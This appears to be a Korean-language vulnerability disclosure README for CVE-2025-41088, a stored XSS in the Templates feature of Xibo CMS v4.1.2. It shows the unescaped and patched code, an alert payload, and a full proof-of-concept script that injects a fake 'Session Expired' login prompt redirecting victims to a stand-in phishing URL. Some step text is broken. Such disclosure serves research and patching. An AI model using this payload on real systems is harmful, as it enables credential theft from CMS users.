 marinafabregat/cve-2025-41088
Xibo Signage의 Xibo CMS v4.1.2에서 사용자 입력에 대한 적절한 검증 부재로 인해 발생하는 저장형 크로스 사이트 스크립팅(XSS)

저는 Xibo CMS v4.1.2에서 저장형 크로스 사이트 스크립팅(XSS) 취약점을 발견했습니다. 이 취약점은 사용자 입력에 대한 부적절한 검증으로 인해 인증된 공격자가 애플리케이션에 악성 스크립트를 주입할 수 있게 합니다.
이 문제는 'Templates' 기능에 있습니다. 공격자는 악성 페이로드가 포함된 텍스트 요소를 가진 템플릿을 제작할 수 있습니다. 다른 사용자가 이 템플릿을 볼 때 스크립트가 해당 사용자의 브라우저에서 실행되어 데이터 도난이나 기타 악의적인 행위로 이어질 수 있습니다.

이 취약점을 악용하려면 인증된 사용자가 다음 단계를 따라야 합니다:
<script>alert(1337)</script>)를 삽입합니다.이 섹션에는 'Text' 필드에 대한 입력 값을 삭제(sanitize)하지 못하는 Xibo CMS v4.1.2의 특정 코드 스니펫이 포함되어 있습니다.
        'extends' => [
            'override' => $moduleTemplate->extends?->override,
            'with' => $moduleTemplate->extends?->with,
            'escapeHtml' => $moduleTemplate->extends?->escapeHtml,
        ],
    ];
} else if ($extension !== null) {
같은 문서의 다른 줄에서.
        'extends' => [
            'override' => $moduleTemplate->extends?->override,
            'with' => $moduleTemplate->extends?->with,
            'escapeHtml' => $moduleTemplate->extends?->escapeHtml,
        ],
    ];
다른 문서에서.
    // Escape HTML
    convertedProperties.escapeHtml = template?.extends?.escapeHtml;
    // Compile hbs template with data
    let hbsHtml = hbsTemplate(convertedProperties);
이 섹션은 악성 스크립트를 무력화하기 위한 적절한 입력 검증과 출력 인코딩 메커니즘을 포함하는 패치된 코드를 보여줍니다.
                'extends' => [
                    'override' => $moduleTemplate->extends?->override,
                    'with' => $moduleTemplate->extends?->with,
                    'escapeHtml' => isset($moduleTemplate->extends?->escapeHtml) ?
                        $moduleTemplate->extends->escapeHtml : 1,
                ],
            ];
        } else if ($extension !== null) {
같은 문서의 다른 줄에서.
                'extends' => [
                    'override' => $moduleTemplate->extends?->override,
                    'with' => $moduleTemplate->extends?->with,
                    'escapeHtml' => isset($moduleTemplate->extends?->escapeHtml) ?
                        $moduleTemplate->extends->escapeHtml : 1,
                ],
            ];
다른 문서에서.
    // Escape HTML
    convertedProperties.escapeHtml =
      (template?.extends?.escapeHtml === undefined) ?
        true : template.extends.escapeHtml;


    // Compile hbs template with data
    let hbsHtml = hbsTemplate(convertedProperties);
저장된 페이로드는 피해자의 브라우저 컨텍스트에서 실행되며, 비밀번호와 같은 민감한 정보를 탈취하는 데 악용될 수 있습니다.
1. 페이로드 주입: 공격자는 템플릿 내의 텍스트 요소에 악성 스크립트를 삽입합니다.

제가 사용한 스크립트는 다음과 같습니다:
<script>
(function() {
    // --- MAIN FUNCTION ---
    function showRedirectModal() {
        // 1. Create the elements
        const overlay = document.createElement('div');
        const modalContainer = document.createElement('div');
        const title = document.createElement('h2');
        const message = document.createElement('p');
        const redirectButton = document.createElement('button');

        // 2. Assign styles and properties
        // Style for the dark overlay
        Object.assign(overlay.style, {
            position: 'fixed', top: '0', left: '0', width: '100%', height: '100%',
            backgroundColor: 'rgba(0, 0, 0, 0.75)', zIndex: '10000',
            display: 'flex', justifyContent: 'center', alignItems: 'center'
        });

        // Style for the modal container
        Object.assign(modalContainer.style, {
            padding: '40px', backgroundColor: '#fff', borderRadius: '8px',
            boxShadow: '0 4px 15px rgba(0,0,0,0.2)', width: '320px',
            fontFamily: 'Arial, sans-serif'
        });

        // Style for the title
        title.textContent = 'Session Expired';
        Object.assign(title.style, {
            textAlign: 'center', color: '#333', marginBottom: '15px'
        });

        message.textContent = 'Your session has expired. Please log in again to continue.';
        Object.assign(message.style, {
            textAlign: 'center',
            color: '#555',
            marginBottom: '25px',
            lineHeight: '1.5',
            fontSize: '16px'
        });

        // Style for the redirect button
        Object.assign(redirectButton.style, {
            width: '100%', padding: '12px', border: 'none', borderRadius: '4px',
            backgroundColor: '#007bff', color: 'white', fontSize: '16px',
            cursor: 'pointer'
        });
        redirectButton.textContent = 'Log In Again';

        // 3. Assemble the modal structure
        modalContainer.appendChild(title);
        modalContainer.appendChild(message);
        modalContainer.appendChild(redirectButton);
        overlay.appendChild(modalContainer);

        // 4. Add the modal to the page
        document.body.appendChild(overlay);

        // 5. Define the button's behavior
        redirectButton.addEventListener('click', function(e) {
            e.preventDefault(); // Buena práctica

            const phishingURL = 'http://my-website-example.com/login.html';

            window.location.href = phishingURL;

            document.body.removeChild(overlay);
        });
    }

    // --- Initialize the function ---
    showRedirectModal();

})();
</script>

2. 공격 시나리오: 일반적인 공격은 세션 만료를 시뮬레이션하여 사용자 자격 증명을 탈취합니다. 스크립트가 페이지를 가로채고 이 팝업을 피해자에게 표시합니다.
이 정보는 교육 및 연구 목적으로만 제공됩니다. 저는 이 정보로 인해 발생하는 오용이나 손해에 대해 책임을 지지 않습니다.
